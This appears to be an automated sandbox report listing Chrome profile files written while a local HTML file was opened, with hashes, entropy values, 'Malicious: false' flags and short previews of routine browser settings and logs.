Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17702
Entropy (8bit):	5.577772977697285
Encrypted:	false
SSDEEP:	384:d+ntYLl9RXS1kXqKf/pUZNCgVLH2HfDurUCrOI/s4pQ:FLlPS1kXqKf/pUZNCgVLH2HfSrUrAs2Q
MD5:	9CC6EF53F56ADFABF79039FEEB886430
SHA1:	B928212057AFDBAE5B6DAA95892EDCD1778F7401
SHA-256:	2D02778470FD74F54549A4B851E76D23261B2A841F8DF6BE6F9C2D060FAF3578
SHA-512:	F39181FB2399588522349081E902105AED81E392CF7A18EE7F46A31F7432483E3519656D61F5527CFBE12F7D46984E606E86D15C8BD7F12E6C83BA926586F3C5
Malicious:	false

Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13299750737524348","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\93111f39-a0bf-461c-9ac4-80bea82791b0.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3473
Entropy (8bit):	4.884843136744451
Encrypted:	false
SSDEEP:	96:6FGX0G70GhIGpyGzRDYLiEHYDBKGzUGaCGjHGESHG/OG6mhM:6Fe0i0sIIyGzRDYLiEHYDBKSUpCQHrSP
MD5:	494384A177157C36E9017D1FFB39F0BF
SHA1:	CE5D9754A70CD84CEE77C9180DB92C69715BE105
SHA-256:	07CF0A5189FAD30A4AA721F4F6DA1B15100991115833EACFA1E2DC84A1B54337
SHA-512:	BFB80EEC0C0B5D9E487047703BE49826321A4D249422E0C81E978E6C8A310F41C7B4B8F849229BA87484FDF4831DD6A98FF994D0FDA5CE3D341CE615C15F2F1C
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248516607497410","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":27387},"server":"https://www.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248516607334226","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":34287},"server":"https://ssl.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248516607463627","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31787},"server":"https://fonts.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248516607318875","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":23359},"server":"https://apis.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\9b569040-4716-46c0-8de7-194d440b05ba.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4899
Entropy (8bit):	4.93664912645819
Encrypted:	false
SSDEEP:	48:YcudkKSChkli02qAUiqTlYGlQKHoTw0/HMrf4MqM8C1Nfct/9BhUJo3KhmeSnpNv:nyL2HP1pIKIRHc5k0JCKL8bbOTlVuHn
MD5:	D5CD174607FFF3317D41F1BEDA0F6D9F
SHA1:	64E5B5ACA7E256B1410592BB915C1A520055CEB2
SHA-256:	6FAED935BCAC7BDC218D745E2E1818387EFC5CC6EEBCDC37D6B26F3BEEDDDCC3
SHA-512:	3CB85ED7E5498D71331187D728093AAF91B2E85ADE94B241C6BD038C0312988F6878DEB326FDB216583A5AEBEE38582B4EC78B82CF757C40176FFC77C42D2287
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13299750738498683","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"default_browser_infobar_last_declined":"13245924607060180","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_recei

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false

Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvuI11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUscllJ5n0lTpw5JBHV1Kph3/KM=","i3l8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkljEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlXNQxlX:qTCT
MD5:	51A2CBB807F5085530DEC18E45CB8569
SHA1:	7AD88CD3DE5844C7FC269C4500228A630016AB5B
SHA-256:	1C43A1BDA1E458863C46DFAE7FB43BFB3E27802169F37320399B1DD799A819AC
SHA-512:	B643A8FA75EDA90C89AB98F79D4D022BB81F1F62F50ED4E5440F487F22D1163671EC3AE73C4742C11830214173FF2935C785018318F4A4CAD413AE4EEEF985D
Malicious:	false
Preview:	.f.5.....f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.288532687953195
Encrypted:	false
SSDEEP:	6:nOpQ+q2Pwkn23iKKdK25+Xqx8chI+IFUtqVM1JgZmwYVM1JQVkwOwkn23iKKdK2L:OpQ+vYf5KkTXfchI3FUthg/TQV5Jf5KN
MD5:	7CDC2C73E482CCCBED1692E84F3B6B55
SHA1:	6A1FEE17675A5B83DCC02D436DFBCEA225BA994F
SHA-256:	D613B3662CE126C798AB56079956F4D515C0CE94F60E1B32C6CAC202183B2F0C
SHA-512:	188C5037E5780007A84E1A8D346787FD1CFB64BE28FA36B8D66D930F734E09D7C520F90193F99FE01584B36363E0A0D6BAB46C66A19AA4280A390723CAD57AF2
Malicious:	false
Preview:	2022/06/15-09:12:24.939 157c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/06/15-09:12:24.947 157c Recovering log #3.2022/06/15-09:12:24.947 157c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.288532687953195
Encrypted:	false
SSDEEP:	6:nOpQ+q2Pwkn23iKKdK25+Xqx8chI+IFUtqVM1JgZmwYVM1JQVkwOwkn23iKKdK2L:OpQ+vYf5KkTXfchI3FUthg/TQV5Jf5KN
MD5:	7CDC2C73E482CCCBED1692E84F3B6B55
SHA1:	6A1FEE17675A5B83DCC02D436DFBCEA225BA994F
SHA-256:	D613B3662CE126C798AB56079956F4D515C0CE94F60E1B32C6CAC202183B2F0C
SHA-512:	188C5037E5780007A84E1A8D346787FD1CFB64BE28FA36B8D66D930F734E09D7C520F90193F99FE01584B36363E0A0D6BAB46C66A19AA4280A390723CAD57AF2
Malicious:	false
Preview:	2022/06/15-09:12:24.939 157c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/06/15-09:12:24.947 157c Recovering log #3.2022/06/15-09:12:24.947 157c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data

Category:	dropped
Size (bytes):	529
Entropy (8bit):	5.14126658508113
Encrypted:	false
SSDEEP:	12:iC3GQTulRPQAMCgFJkz6RP1P5o0JCC9Y949l1Bk778B/xgskJ31JBf1m0HJkWv:i0zSRPVMCeDV5o49Y9wTY78BJgsk51Jb
MD5:	888F8E20E2B5B9A3603890990D9E0447
SHA1:	34FF63D2B1942743EE0DDFCE6139B4CE1FB76B1C
SHA-256:	8F246C3D8F3B6A90CB262EF72AFAEC7D380C6AF27F01C08467BCDC9BB397FB7C
SHA-512:	4068784164DA09E648BF58B821CF30A807B5C1780B83FDACB819E4611676960FFA7F2E3DDB845BA5B80E9985497337C51499D04473B28144423F464E7FBA6D54
Malicious:	false
Preview:	..........."4....c..desktop..file..html..user..nf0trs9uza..users*P......c......desktop......file......html......user......nf0trs9uza......users..2.........0........9........a........c........d........e......... ..f.........h........i........j........k........l.........m........n.........o.........p........r.........s...........t..........u.........z...:A..BV...R...... ......*.file:///C :/Users/user/Desktop/nF0trs9UzA.html2.:..............J...............*

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1518
Entropy (8bit):	4.80967466503735
Encrypted:	false
SSDEEP:	24:Y26aL3M33ayFGRaXa63aDaaraqavatZa+Rdsd2dR/RdsdE+dMHwEmQYhbG7n/iy:Y2nzM3qyvK6qDHGXCtwWs2RLsSUMH5Ym
MD5:	43018E6331AF16E61E6A2B542C5324A5
SHA1:	08661E587A5C16415350F0E8B963EFFCE5D9210E
SHA-256:	6474167C9B5E16D581BF6FA80D434C79D5EBB6FFA58ACEC3652D1840239E8F60
SHA-512:	F1EDCC533FFE244A46FBBFFD9F19AB2553603BC9FC935789EC01FB75579A122AD6787E9B6A863FF61591D20C4014FE8F8A5DB4FCF56D7FA7E6E49C6DE714CD 4F
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expi

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4927
Entropy (8bit):	4.943314894792236
Encrypted:	false
SSDEEP:	48:YcudkKSChkSi0mbhqAUiqTlYGlQKHoTw0/HMrf4MqM8C1Nfct/9BhUJo3KhmeSnv:nyLNhP1pIKIRHc5k0JCKL8Y6bOTlVuHn
MD5:	B9DEC8FEED2D109021958C14B384CFE7
SHA1:	3A909BEEDC7DB7D0C0CD2B39E0362FACF3E55607
SHA-256:	C9C9ECF7CF760F5D4ACDFC9A135881013CD833E852FB95E39F687BD7841E0A28
SHA-512:	164FA32855D780C95EFB96C43D3F1391C04651FA59492FFF5CB5CAD1A6A3BC007D980629033A80D4082752587AF049E58199F2446B8262FA17BEDF4D883CF6A8
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13299750738498683","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"default_browser_infobar_last_declined":"13245924607060180","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_rece

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19796
Entropy (8bit):	5.565046152308507
Encrypted:	false
SSDEEP:	384:d+ntdLl9RXS1kXqKf/pUZNCgVLH2HfDurUsHGCoOI0s4d5:iLlPS1kXqKf/pUZNCgVLH2HfSrUgG4HL

MD5:	B93220B2CA5301EADE8B4F43159AA0EB
SHA1:	419221B2C51525A896BA79A7649BCBE8E3961E7C
SHA-256:	A1BF2F9DCC7AF0A766972AA6E998349713D18AE0CF1BC00C52ADDA6F2E37CC84
SHA-512:	EA0397D968FE26B93DFA3AD4C0FB81EE16D4E7A00150137563D3B0D6561466DB0141C3C3879ED8FDA48498ADDFA559F9CFD5B68CF24FBDBE96FA415C5A0D02E
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13299750737524348","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.971623449303805
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5p7DHJShsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdHfHYhsBdLJlyH7E4f3K33y
MD5:	8CA9278965B437DFC789E755E4C61B82
SHA1:	5776B6C90CA1D2DDC765ED673B5E6DC8E167F0D6
SHA-256:	A57D9231244C1FBDE58A1BF50CAD3A1E3EA28D042BFA272782B65139446E7C51
SHA-512:	3065FE0743AD88E02F8C8FF6CF03B832B616DD08061EAE25A5106422228D45EB999EE2CBE4E9C96D5FFC108CB817766240E27BF97E3E5C2A58081D369E2968F
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248516514667526","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\df59e7ad-420c-4c98-9895-3c2b731cad00.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.971623449303805
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5p7DHJShsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdHfHYhsBdLJlyH7E4f3K33y
MD5:	8CA9278965B437DFC789E755E4C61B82
SHA1:	5776B6C90CA1D2DDC765ED673B5E6DC8E167F0D6
SHA-256:	A57D9231244C1FBDE58A1BF50CAD3A1E3EA28D042BFA272782B65139446E7C51

SHA-512:	3065FE0743AD88E02F8C8FF6CF03B832B616DD08061EAE25A5106422228D45EB999EE2CBE4E9C96D5FFC108CB817766240E27BF97E3E5C2A58081D369E2968F
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248516514667526","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\852c6bac-e52c-4c65-bdcf-2d6bef49cb3b.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.9616384877719995
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5pirhsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdHirhsBdLJlyH7E4f3K33y
MD5:	B0429187E1BE99DE4D548DC5B2EDEA0A
SHA1:	B3E07BEE5D753BF1B613BD2DE665C7C21E8184F6
SHA-256:	D8DABBF936DAB4F17437ECA255020EA847D76D6B789F9486010C95E995CFED03
SHA-512:	233F7BDAA848A295E9F58CA52761829FE1044DA1DE1FBCAC407FADC8C7ABA1E4FFD7CA7A4FBE649E83FD1815DC2E3619ACB2A22CE5B2C7241E474CDB9AF2F7ED
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248516523181804","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.9616384877719995
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5pirhsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdHirhsBdLJlyH7E4f3K33y
MD5:	B0429187E1BE99DE4D548DC5B2EDEA0A
SHA1:	B3E07BEE5D753BF1B613BD2DE665C7C21E8184F6
SHA-256:	D8DABBF936DAB4F17437ECA255020EA847D76D6B789F9486010C95E995CFED03
SHA-512:	233F7BDAA848A295E9F58CA52761829FE1044DA1DE1FBCAC407FADC8C7ABA1E4FFD7CA7A4FBE649E83FD1815DC2E3619ACB2A22CE5B2C7241E474CDB9AF2F7ED
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248516523181804","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	106
Entropy (8bit):	3.138546519832722
Encrypted:	false
SSDEEP:	3:tbloIlrJ5ldQxl7aXVdJiG6R0RlAl:tbdlrnQxZaHIGi0R6l
MD5:	DE9EF0C5BCC012A3A1131988DEE272D8
SHA1:	FA9CCBDC969AC9E1474FCE773234B28D50951CD8
SHA-256:	3615498FBEF408A96BF30E01C318DAC2D5451B054998119080E7FAAC5995F590
SHA-512:	CEA946EBEADFE6BE65E33EDFF6C68953A84EC2E2410884E12F406CAC1E6C8A0793180433A7EF7CE097B24EA78A1FDBB4E3B3D9CDF1A827AB6FF5605DA3691 724
Malicious:	false
Preview:	C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.G.o.o.g.l.e.\.C.h.r.o.m.e.\.A.p.p.l.i.c.a.t.i.o.n.\.c.h.r.o.m.e...e.x.e.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Version	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.8150724101159437
Encrypted:	false
SSDEEP:	3:Yx7:4
MD5:	C422F72BA41F662A919ED0B70E5C3289
SHA1:	AAD27C14B27F56B6E7C744A8EC5B1A7D767D7632
SHA-256:	02E71EB4C587FEB7EE00CE8600F97411C2774C2FC34CB95B92D5538E7F30DA59

SHA-512:	86010ED2B2EEBDCC5A8A076B37703669C294C6D1BFAAEA963E26A9C94B81B4C53EC765D9425E5B616159C43923F800A891F9B903659575DF02F8845521F8DC4
Malicious:	false
Preview:	85.0.4183.121

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	205404
Entropy (8bit):	6.045086396902554
Encrypted:	false
SSDEEP:	6144:ghrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:ghhcj9+YbBgQoc
MD5:	482823825853D10ED87AF2D809DE13D5
SHA1:	EFD4E199F52AEF92A28A00379A1E17CD21B06CB3
SHA-256:	7AF77F9B28CE99B7E68EC7258E50B52C7DAB1432520425FB2898AF3C31244385
SHA-512:	8F33E0EB6AEB9023F9D903C44C81D855F9724DF773DA00BF941EAB1821D9D8611A5D78444FE12372C7D99D6D4DF2A9942FF6C0FFFB1C6E1A8337238A270764E
Malicious:	false
